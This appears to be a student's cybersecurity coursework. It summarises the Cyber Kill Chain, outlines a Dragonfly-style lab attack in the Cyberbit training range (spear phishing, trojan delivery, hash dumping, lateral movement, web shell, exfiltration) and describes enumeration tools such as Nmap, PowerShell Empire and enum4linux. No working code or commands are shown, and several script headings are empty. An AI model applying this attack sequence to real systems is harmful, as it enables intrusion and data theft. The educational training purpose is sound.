* Phases of Attack: The framework breaks down an attack into seven phases: Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command and Control (C2), and Actions on Objectives.
* Focus on Prevention and Detection: The Cyber Kill Chain emphasizes the importance of stopping an attack at various stages to prevent its progression. This includes detecting and disrupting attacks before they reach the later stages.
* Intelligence-driven: The framework encourages the use of threat intelligence to identify and understand threats at each stage of the kill chain, helping organizations proactively defend against attacks.
* Situational Awareness: By understanding where an attacker is in the kill chain, organizations can tailor their defensive strategies to disrupt the attack process.
* Response and Mitigation: The framework helps organizations develop response strategies that focus on breaking the kill chain at different points, limiting the attacker's progress and impact.


3.2 Use MITRE adversarial tactics, techniques and common knowledge (ATT&CK) to perform a dragonfly attack from the Cyberbit range to demonstrate how you would carry out a spear phishing attack to eventually ex-filtrate data from a web server.

The following attack flow has to be carried out:



**Spear Phishing  Deliver Trojan File to Client  Hash Dump  Lateral Movement to the Web Server  Web Shell Creation  Lateral Movement to DB Machine  Schedule Tasks on Target  Exfiltration using Web Shell**

As you complete each phase, provide screenshots to confirm your progress.


Splunk Alerts

malware:



Phishing Email

screenshot script:

web crawling:  
exfil ftp



Scripts:



## PART 4 Enumeration tools and techniques

4.1 List and briefly explain the purpose of three (3) enumeration tools that you are familiar with in the **Windows** platform and outline the usage of each tool. One of these should be suitable for enumerating a system remotely.

a. Nmap (Network Mapper):

Purpose: Nmap is a powerful network scanning tool used for discovering hosts and services on a network, along with various information about those systems.

Usage: Nmap can be used to scan target systems for open ports, available services, and even specific software versions. It can also identify the operating system running on the target.

b. PowerShell Empire:

Purpose: PowerShell Empire is a post-exploitation framework that allows attackers to maintain control over compromised Windows systems.

Usage: Once an attacker gains initial access to a system, PowerShell Empire can be used to conduct further reconnaissance, lateral movement, and data exfiltration. It's suitable for both local and remote enumeration.

c. enum4linux:

Purpose: enum4linux is a tool specifically designed for gathering information from Windows systems within a Windows or Samba network environment.

Usage: enum4linux can extract useful information from Windows machines, such as user and group lists, shares, policies, and password policies. It's particularly useful in Windows network enumeration.

4.2 List and briefly explain the purpose of three (3) enumeration tools that you are familiar with in the Linux platform and outline the usage of each tool. One of these should be suitable for enumerating a system remotely.

a. Nmap (Network Mapper):

Purpose: Nmap is a powerful network scanning tool used for discovering hosts and services on a network, along with various information about those systems.

Usage: Nmap can be used to scan target systems for open ports, available services, and even specific software versions. It can also identify the operating system running on the target.

